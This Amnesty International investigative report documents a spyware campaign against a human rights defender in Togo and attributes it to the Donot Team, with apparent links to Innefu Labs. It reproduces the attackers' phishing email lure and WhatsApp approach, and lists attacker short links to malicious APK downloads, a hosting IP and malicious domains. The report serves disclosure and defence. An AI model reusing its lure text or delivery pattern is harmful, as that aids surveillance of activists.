HACKERS-FOR-HIRE IN WEST AFRICA

ACTIVIST IN TOGO ATTACKED WITH INDIAN-MADE SPYWARE

Amnesty International is a movement of 10 million people which mobilizes the humanity in everyone and campaigns for change so we can all enjoy our human rights.

Our vision is of a world where those in power keep their promises, respect international law and are held to account.

We are independent of any government, political ideology, economic interest or religion and are funded mainly by our membership and individual donations. We believe that acting in solidarity and compassion with people everywhere can change our societies for the better.

amnesty.org

Cover photo: **A drawing of an activist looking at a GPS location icon on the ground. A large mobile phone overshadows the activist illustrating how individuals can be tracked by their mobile devices.**
© derooted

CONTENTS

GLOSSARY

WORD	DESCRIPTION
COMMAND & CONTROL	A Command & Control (C&C) server is the network infrastructure that is being used by an attacker to collect stolen information. Spyware would normally be configured to communicate with a particular Command & Control server, identifiable either by a domain name or by an IP address.
HACKER-FOR-HIRE	A cyberthreat actor ("a hacker") which performs offensive cyber operations on behalf of its customers. These customers may include multiple government agencies, foreign governments or commercial entities.
INTERNET SCAN	An internet scan is a type of network measurement which involves making a connection to all or a subset of systems available on the internet. This can be used to identify systems running a particular piece of software, such as a custom command & control server software.
IP ADDRESS	An IP address is an unique string of characters used to identify a computer which is communicating over the Internet or a local network. IP addresses are used to identify the source and recipient of an IP packet on the network.
MALWARE	Malicious software that is designed to be silently installed on a victim's computer or phone with the intent to steal private information or perform other forms of fraud.
PHISHING	A form of cyberattack in which fake login pages of legitimate services (such as Gmail or Facebook) are created and distributed in order to collect victims' usernames and passwords.
SPYWARE OR TROJAN	Malware that is designed to stealthily spy on the victim's computer or phone and continuously monitor communications and steal private information and files.
SQL	Structured Query Language (SQL) is a computer language designed for storing and modifying records in a relation database. Relation databases can be exported in a textual format which adheres to the SQL standard.
THREAT ACTOR	A threat actor is a term used to in the cyber community to refer to the individual or group responsible for a set of attack campaigns.

1. EXECUTIVE SUMMARY

> **"Having realized that this was an attempt at digital espionage, I felt in danger. I can't believe that my work could be so disturbing to some people that they would try to spy on me. I am not the only one working for human rights in Togo. Why me?"**
>
> Togo-based human rights defender who was targeted by this surveillance campaign.

Amnesty International has uncovered a targeted digital attack campaign against a prominent human rights defender (HRD) in Togo. The HRD was targeted in late 2019 and early 2020 with both Android and Windows spyware. The attackers did not successfully compromise the HRD's devices.

The Amnesty International Security Lab investigation found that the spyware used in these attack attempts is tied to an attacker group known in the cybersecurity industry as the **Donot Team**, previously connected to attacks in India, Pakistan and neighbouring countries in South Asia. Digital records identified during this investigation reveal that hundreds of individuals across South Asia and the Middle East were also targeted by Donot Team Android spyware. However, further investigation into these targets is outside the remit of this report as it focuses on the digital attacks against the Togolese HRD.

Amnesty International has also identified apparent links between the **Donot Team spyware** and an Indian cybersecurity company, **Innefu Labs Pvt. Ltd.**, which advertises digital security, data analytics, and predictive policing services to law enforcement and armed forces. Amnesty International found two key pieces of evidence connecting Innefu Labs to the Donot Team Android spyware and to the specific infrastructure used to deliver the Android spyware to the HRD in Togo.

Firstly, Amnesty International found a screenshot from an infected test Android phone exposed on a Donot Team server. The screenshot shows an operator apparently testing the Donot Team Android spyware. The operator is communicating with a WhatsApp account called "UserTester" and sending messages such as "Testing WhatsApp notifications". This suggests the attacker is testing the functionality of the spyware.

The screenshot was taken as the attacker was in the process of typing using the custom SwiftKey keyboard on the device. The SwiftKey keyboard suggested two URLs which had previously been typed and stored on the custom keyboard. One of these URLs was the spyware distribution website, **bulk[.]fun**, used to send spyware to the HRD in Togo. The other was an IP address tied to Innefu Labs.

The Innefu Labs IP address and the bulk[.]fun URL would only be suggested by the keyboard if the attacker using this test phone had previously interacted with both the spyware server and the Innefu Labs IP address.

Secondly, the same Innefu Labs IP address was recorded in log files left publicly exposed on the bulk[.]fun website used to distribute Donot Team spyware. This links the Innefu Labs IP address not only to the testing of the Donot Team Android spyware, but to the specific Internet infrastructure involved in the distribution of the spyware used to target the HRD in Togo.

Additional circumstantial evidence corroborating spyware development activity linked to Innefu Labs is presented later in this report.

The technical evidence suggests that Innefu Labs is involved in the development or deployment of some Donot Team spyware tools. These tools may then be used by a range of hacker-for-hire actors which are grouped under the "Donot Team" cluster.

There is no sufficient evidence to indicate whether Innefu Labs had any direct involvement in the targeting of the HRD in Togo. Although the Innefu Labs IP address is connected to both the spyware distribution website and to the Donot Team spyware, Innefu Labs may not necessarily know how any third parties are using these spyware tools.

The activity linked to the Donot Team may involve multiple distinct actors or organisations with access to the same custom spyware toolset. **The identity of all individuals or groups involved with Donot Team activity is unknown.** This report focuses only on the actors linked to the attempted attacks against the HRD in Togo. These attacks may involve only a subset of the Donot Team attack group or be linked to a separate group with access to the Donot Team spyware tools.

Based on the evidence collected in this research Amnesty International believes that Innefu Labs may play a role in the development and/or deployment of some of the spyware tools which have been previously linked to Donot Team.

This case highlights the threat "hacker-for-hire"-type attacks pose to human rights defenders and to civil society globally. "Hacker-for-hire" attacks are offensive cyber operations performed by a threat actor ("a hacker") normally on behalf of paying customers. These customers may include domestic government agencies, foreign governments or commercial entities. Cyber operations can be used for intelligence gathering, destructive attacks (such as damaging industrial systems) or financial gain.

Innefu Labs should urgently conduct an external audit and publish the findings of the audit regarding the apparent links between Innefu Labs and the spyware infrastructure used in the attacks against the HRD from Togo. Innefu Labs should further urgently adopt a human rights policy and conduct adequate human rights due diligence, the results of which should be disclosed, to identify, prevent, mitigate, and address any adverse human rights impacts which Innefu Labs may cause, contribute to, or be directly linked to.

States have a responsibility to respect and protect human rights. The Indian government should launch a credible, transparent, independent, and impartial investigation into the cyberattacks which are linked to the Donot Team group and to Innefu Labs. Further, authorities in both India and Togo should impose an immediate moratorium on the sale, transfer, and use of spyware technology until there is a robust human rights-compliant regulatory framework in place.

The Togo government should take steps to investigate, and redress the harm caused by such attacks from private actors or entities.

2. METHODOLOGY

This report investigates attempted targeted digital surveillance against a prominent HRD based in Togo. It covers specific attack attempts that occurred between December 2019 and January 2020. The primary investigation occurred in early 2020 with additional technical research carried out in the spring of 2021.

In December 2019, Amnesty International's Security Lab was contacted by the HRD after they began receiving suspicious messages on their mobile phone and later by email. The HRD is not named in this report for security reasons.

Amnesty International investigated the attempted attacks using a multidisciplinary research method. Primarily the attacks and related spyware samples were analysed using technical malware analysis and reverse engineering techniques. Suspicious samples were run in malware sandboxes and manually analysed to confirm malicious behaviour. Malware sandboxes are isolated computer environments where spyware can be safely run, and its behaviour monitored and recorded.

Starting with the initial spyware samples, Amnesty International's Security Lab utilized an internet-wide network scanning methodology to identify additional servers, infrastructure and other digital resources which were owned or controlled by the threat actor linked to these digital attacks.

This report also draws on threat intelligence reports published by companies in the cybersecurity industry which describe spyware attacks used by this and related threat actors over the past 10 years. While these reports provided context on the threat actor, they were not used as part of the attribution of these attacks. All data used for attribution of these attacks was obtained directly by Amnesty International from open sources and publicly exposed locations on attacker-linked infrastructure.

Amnesty International also used standard "open-source intelligence" techniques to identify relevant publicly available information from websites and social media. This information was used to corroborate information initially discovered using the described technical research methodology.

Additionally, Amnesty International collected testimony from the HRD who was targeted by these attacks. Relevant human rights literature was reviewed when preparing this report.

3. BACKGROUND

In December 2019, Togolese President Faure Gnassingbé was seeking to run for a fourth term in the then upcoming February 2020 elections. In May 2019, the parliament had approved a constitutional change permitting the incumbent president to potentially stay in office until 2030. The opposition had boycotted legislative elections in December 2018, in part because of the dispute over term limits.

The presidential election took place in February 2020. Faure Gnassingbé was elected for a fourth term following the election with 72% of the votes. The re-election was contested by the opposition.

In the backdrop of a tense political climate and in anticipation of the elections, Togo experienced a crackdown against peaceful dissent. During this time a prominent Togolese HRD, who wishes to remain anonymous for security reasons, reached out to Amnesty International's Security Lab alarmed by suspicious WhatsApp messages they were receiving on their mobile phone.

These messages were sent from a WhatsApp account registered to an Indian phone number. The account repeatedly wrote in English, encouraging the HRD to install an Android chat application in order to continue their communications.

This was not a normal Android application. Instead, it was piece of custom Android spyware designed to extract some of the most sensitive and personal information stored on the HRD's phone. If successfully installed on the device, it would allow the attackers to record the camera and microphone, collect photos and files stored on the device, and even read encrypted WhatsApp messages as they were being sent and received. Amnesty International's Security Lab investigated these attacks and identified the threat actor commonly known as **Donot Team** within the cybersecurity industry as responsible. Details of this investigation are set out in the following chapter.

Previously reported attack campaigns were tied to Donot Team based on the use of a common set of custom spyware tools and infrastructure. The Donot Team attacks may involve multiple distinct actors or organisations with access to the same custom spyware toolset. **The identity of all individuals or groups involved with Donot Team activity is unknown.**

Previously, this group has only been publicly linked to digital attacks on political and military targets in South Asia.[1]

> A threat actor is a term used in the cybersecurity community to refer to the individual or group responsible for a set of attack campaigns. Cybersecurity researchers create nicknames, in this case Donot Team, to refer to an actor. The identity or the affiliation of the actor may or may not be known. These attack campaigns can be linked based on the use of the same non-public spyware tools, the use of related infrastructure between campaigns, or based on common targeting.

---

[1] Positive Technologies, "Studying Donot Team", 25 November 2019, web.archive.org/web/20210303051117/http://blog.ptsecurity.com/2019/11/studying-donot-team.html.

3.1 TARGETED SURVEILLANCE: A THREAT FOR HRDs

The targeting of HRDs using digital surveillance technology is unlawful under international human rights law. Amnesty International believes that the Togolese HRD was targeted solely on the basis of their human rights work. The prominent HRD has a long history of working with Togolese civil society organisations and is an essential voice for human rights in the country. There is no suggestion that this HRD has been targeted for any legitimate purpose or charged with any crime. This unlawful surveillance violates their right to privacy and impinges on their rights to freedom of expression and opinion, of association and of peaceful assembly.

Both the Universal Declaration of Human Rights and the International Covenant on Civil and Political Rights protect these rights. The Covenant guarantees the right to hold opinions without interference and the right to free expression (Article 19) and guards against arbitrary and unlawful intrusion of privacy (Article 17).

International law and standards also require that any interference by the state on the right to privacy should be lawful, necessary, proportional, and legitimate. States are required to ensure that individuals whose rights have been violated have access to remedy (Article 2(3)). This includes the positive obligation to take appropriate measures to prevent, punish, investigate or redress the harm caused by such acts by private persons or entities, including from harm caused by surveillance companies.

Under the UN Guiding Principles on Business and Human Rights, all companies themselves have an independent responsibility to respect human rights.[2] This responsibility "… is a global standard of expected conduct for all business enterprises wherever they operate… and it exists over and above compliance with national laws and regulations protecting human rights."[3]

Increasingly, HRDs worldwide have to reckon with the growing threat of unlawful targeted surveillance, alongside more traditional methods of repression. Companies who produce and market cybersurveillance tools or who directly provide 'hacker-for-hire' services on behalf of others have become dangerous actors responsible for creating new tools for repression and exacerbating threats against those who defend our human rights.

The Pegasus Project, coordinated by Forbidden Stories with the technical support of Amnesty International's Security Lab revealed how governments around the world have abused sophisticated cybersurveillance tools to unlawfully surveil journalists, HRDs and political opposition.[4] These revelations provide a snapshot of the abuses linked to just a single company operating in the offensive cybersurveillance industry.

Even less is known about the "hacker-for-hire" industry. Due to weak regulatory and legal oversight, companies can freely sell their technology and services to private clients or countries where human rights are not protected or respected, and then in turn use the technology to track and monitor those who defend human rights. Multiple "hacker-for-hire" companies have advertised legitimate cybersecurity services while covertly carrying out offensive digital attacks for their clients.[5]

It is often virtually impossible for HRDs to prove the existence of surveillance, either because of technical hurdles or because its use is covert. Even where targeting or the presence of an active infection cannot be proven, the fact of living under the constant threat of possible surveillance may constitute a human rights violation in itself. Regardless of whether the attempt at surveillance is successful or not, the targeting of human rights activists instils fear and has a chilling effect on their ability to continue their work without undue interference. In many instances this leads those who defend human rights to self-censor and refrain from exercising their rights to freedom of expression, association and peaceful assembly. Inadequate regulation and oversight by the state – in violation of international standards – is the cause of this chilling effect, and therefore the responsibility of the state to remedy, in line with its obligations to respect, protect and fulfil human rights.

The threat of surveillance may also have a detrimental effect on the mental health of HRDs and information may be used to divulge details in the public sphere exposing them and/or their contacts to personal attacks

---

[2] Office of the UN High Commissioner for Human Rights (OHCHR), *Guiding Principles on Business and Human Rights: Implementing the United Nations "Protect, Respect and Remedy" Framework*, 2011 (UN Guiding Principles).

[3] UN Guiding Principles, commentary to Principle 11.

[4] Amnesty International, "Massive data leak reveals Israeli NSO Group's spyware used to target activists, journalists, and political leaders globally", 18 July 2021, amnesty.org/en/latest/press-release/2021/07/the-pegasus-project.

[5] John Scott-Railton and others, "Dark Basin: Uncovering a Massive Hack-For-Hire Operation", *Citizen Lab*, 9 June 2020, citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation.

and smear campaigns. All of this has a damaging knock-on effect on communities and societies whose rights HRDs are fighting for.

Indeed, the Togolese HRD who was targeted told Amnesty International: "I felt in danger. I can't believe that my work could be so disturbing to some people that they would try to spy on me. I am not the only one working for human rights in Togo. Why me?"

4. TECHNICAL INVESTIGATION

4.1 FIRST ATTACKS

On the 26 December 2019, the HRD in Togo received unexpected messages in English on their mobile phone on WhatsApp. The unknown contact pretended to know the HRD and tried to convince them to install a chat application, seemingly called ChatLite:

Amnesty International analysed this application and confirmed that it was malicious and related to a known Android spyware family called "StealJob".[6] Later the attackers sent the HRD two additional download links for the app. At this point, the HRD was already aware that these messages were not legitimate. The subsequent messages asking for new links were an attempt to collect additional information which was helpful in tracing these attacks:

Both links pointed to the website **https://bulk.fun/** and ended with two random characters. This website appeared to be a URL shortening service operated by the attackers. Each of the links redirected targets to malicious Android applications. More information on URL shortening services and how they were used in this attack is included in the next section of the report. The HRD did not click on the links but instead forwarded screenshots of the suspicious messages to the Amnesty International Security Lab.

---

[6] QI-ANXIN, "StealJob: New Android malware used by Donot APT group", 10 April 2019, _ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group_.

The Android application masqueraded as a chat application named **ChatLite** but it was actually a custom-developed Android spyware tool that, when successfully deployed, allows the attackers to collect sensitive data from victims' mobile devices and install additional spyware tools.

THE ATTACKERS CHANGE APPROACH

The first attempted attack on the HRD, who is French speaking, failed. The attacker's strangely worded messages, written in English and coming from an unknown Indian phone number alarmed the HRD who then became immediately suspicious. Attempts to use French words such as "bonjour" alongside broken English did not add to the attacker's credibility.

Less than a month later, the HRD was approached again, this time over email. The attackers took more care with this second attempt. The email was written in French and was sent from a Gmail account jimajemi096[@]gmail.com with the Togolese name "**atwoki logo**".

De : atwoki logo <jimajemi096@gmail.com>
Envoyé : mardi 21 janvier 2020 12:19
Objet : détails importants

bonjour ,
tous les détails du dossier ..qui est à discuter.

enregistrez d'abord le fichier puis vous verrez le contenu (important)

voir la pièce jointe

Subject: important details

hello ,
all the details of the file ..that is to be discussed.

first save the file then you will see the contents (important)

see attached file

The email contained an attached malicious document which tries to exploit a previously fixed security flaw in Microsoft Office.[7] Windows spyware would be installed if the document was opened in an older vulnerable version of Microsoft Word.

This first stage spyware would eventually load **Donot Team**'s full Window spying tool known as the **YTY framework**. With the YTY framework installed, the attackers would gain complete access to the HRD's computer.

The spyware can be used to steal files from the infected computer and any connected USB drives, record keystrokes, take regular screenshots of the computer, and download additional spyware components.

This attack attempt was blocked by the HRD's email security system. The email and attached malicious document triggered an automated security alert which resulted in the email being quarantined.

The YTY spyware is described in more detail in the Technical Appendix.

4.2 INVESTIGATING THE ATTACK INFRASTRUCTURE

Amnesty International began this investigation by mapping the infrastructure used by the attackers to deliver the Android spyware. A search for the **bulk.fun** domain on the VirusTotal malware database returned additional samples of the same Android spyware. One named Kashmir_Voice_v4.8.apk and another named SafeShareV67.apk. Both samples were identified by multiple antivirus vendors as being related to Donot Team.[8]

Since 2018, security researchers have documented Donot Team attacks targeting organisations and individuals in South Asia, primarily in Pakistan and India.[9] The targeting of this Togolese HRD is therefore outside the known geographic region of Donot Team's previous activity.

The initial spyware link received in the WhatsApp messages was generated by an attacker-run URL shortener. A URL shortener generates short URLs which redirect to another web page. URL shorteners are used by attackers for two reasons: to hide the ultimate destination of a link; and to collect information about the target when the link is opened, including their IP address, location, and the model of the target device.

---

[7] The malicious document loaded a remote template which attempted to exploit CVE-2017-0199, a vulnerability in handling RTF documents with embedded OLE2 objects.

[8] VirusTotal, virustotal.com/gui/file/93f54c94d9c5f6a3a709beb81cd734f2954d031e229b2a16627edf3463d18425/detection.

[9] Netscout, "Donot Team Leverages New Modular Malware Framework in South Asia", 8 March 2018, netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia.

The URL shortener used by these attackers generated particularly short URLs containing just one or two characters. Amnesty International researchers were able to calculate and analyse all possible URLs previously generated by the attackers, a technique we call "Short URL enumeration".

Amnesty International found that hundreds of the Donot Team short links that were collected pointed to Android applications hosted on the attackers' servers using malicious domains such as ppadoaolnwod[.]xyz and officeframework[.]online. The large number of links suggest the attackers were distributing their Android spyware at a significant scale. The attackers may have generated unique links for targets to better track which target clicked on a spyware link. In addition, some links pointed to Donot Team related Windows spyware infrastructure and to credential phishing websites.

One shortened link pointed to a cybersecurity report about an attack linked to Donot Team which also used their YTY spyware. This suggests that the group is monitoring reports written about their own attack campaigns.

```
https://bulk.fun/is     http://82.196.5.24/nextcloud/index.php/s/PLXKLoTPo8KbsLe
https://bulk.fun/it     http://82.196.5.24/nextcloud/index.php/s/EBxWdaeDdmzxx37
https://bulk.fun/iu     http://82.196.5.24/nextcloud/index.php/s/mfWpZKgzT55JNjk
https://bulk.fun/iv     http://82.196.5.24/nextcloud/index.php/s/ASEQSc7Xr3TSxBP
https://bulk.fun/iw     https://apkv2.qwertykeypad.host/download.php?filecode=wnnkuzpo8ryv0qtyjlg5zpxr3
https://bulk.fun/ix     https://ti.qianxin.com/blog/articles/donot-group-is-targeting-pakistani-businessma
https://bulk.fun/iy     http://82.196.5.24/nextcloud/index.php/s/R8dJGdsDR5qYYcF
https://bulk.fun/iz     http://82.196.5.24/nextcloud/index.php/s/nX78EzzYsza85te
https://bulk.fun/iA     http://82.196.5.24/nextcloud/index.php/s/QWDEz4kyAE3pEdD
https://bulk.fun/iB     http://82.196.5.24/nextcloud/index.php/s/R9Ef2NkBCGPd8bG
https://bulk.fun/iC     https://apkv2.qwertykeypad.host/download.php?filecode=5e2uoe41fe2s4paj50uked4o1
```

LOOKING BEHIND THE CURTAIN

Amnesty International researchers also discovered many Nextcloud links shared through the URL shortener. Nextcloud is an open-source software product that allows individuals or organisations to run their own file storage and collaboration platform.

It is important to note that this Nextcloud server was hosted on the same server as the **bulk.fun** URL shortener on the IP address **82.196.5.24.** The usage of the same server to host the original Android

spyware, the **bulk.fun** URL shortener, and now the Nextcloud, show that all three are strongly interlinked and controlled by the same attackers.

Amnesty International researchers again downloaded all publicly accessible URLs hosted on the Nextcloud server which were exposed by the URL shortener.

The attackers had used their own Nextcloud server to share documents, back up files and spyware samples between their team members. The attackers accidentally made this publicly available using their short links. This particularly careless exposure of operational documents enabled Amnesty International to gain unprecedented insights into the activities of Donot Team. It was through this method that Amnesty International found a Zip file named **Downloads.zip**, shared by the attackers which contained two SQL database files. SQL files are text files which are typically generated from a database server and are often used to back up or transfer data between servers.

An analysis of the database revealed information about many connections to the attack server by both the attackers and their targets, as well as logs and records from the attackers' Android spyware distribution system, and from the URL shortener service. Each URL shortener click was recorded with the file ID, time, IP address, and device model of the target.

Each of these database fields can be seen in the image below. Through these records, accidentally exposed by the attackers, Amnesty International was able to obtain detailed visibility into the spread of the Android spyware throughout the previous year.

The heatmap below shows locations where spyware was downloaded based on the downloader's IP address. IP-based geolocation can vary in accuracy and should only be seen as an approximate indicator of the physical location.

Datacentre IPs and other IP addresses used by the attackers and third-party companies have been excluded from this heatmap.
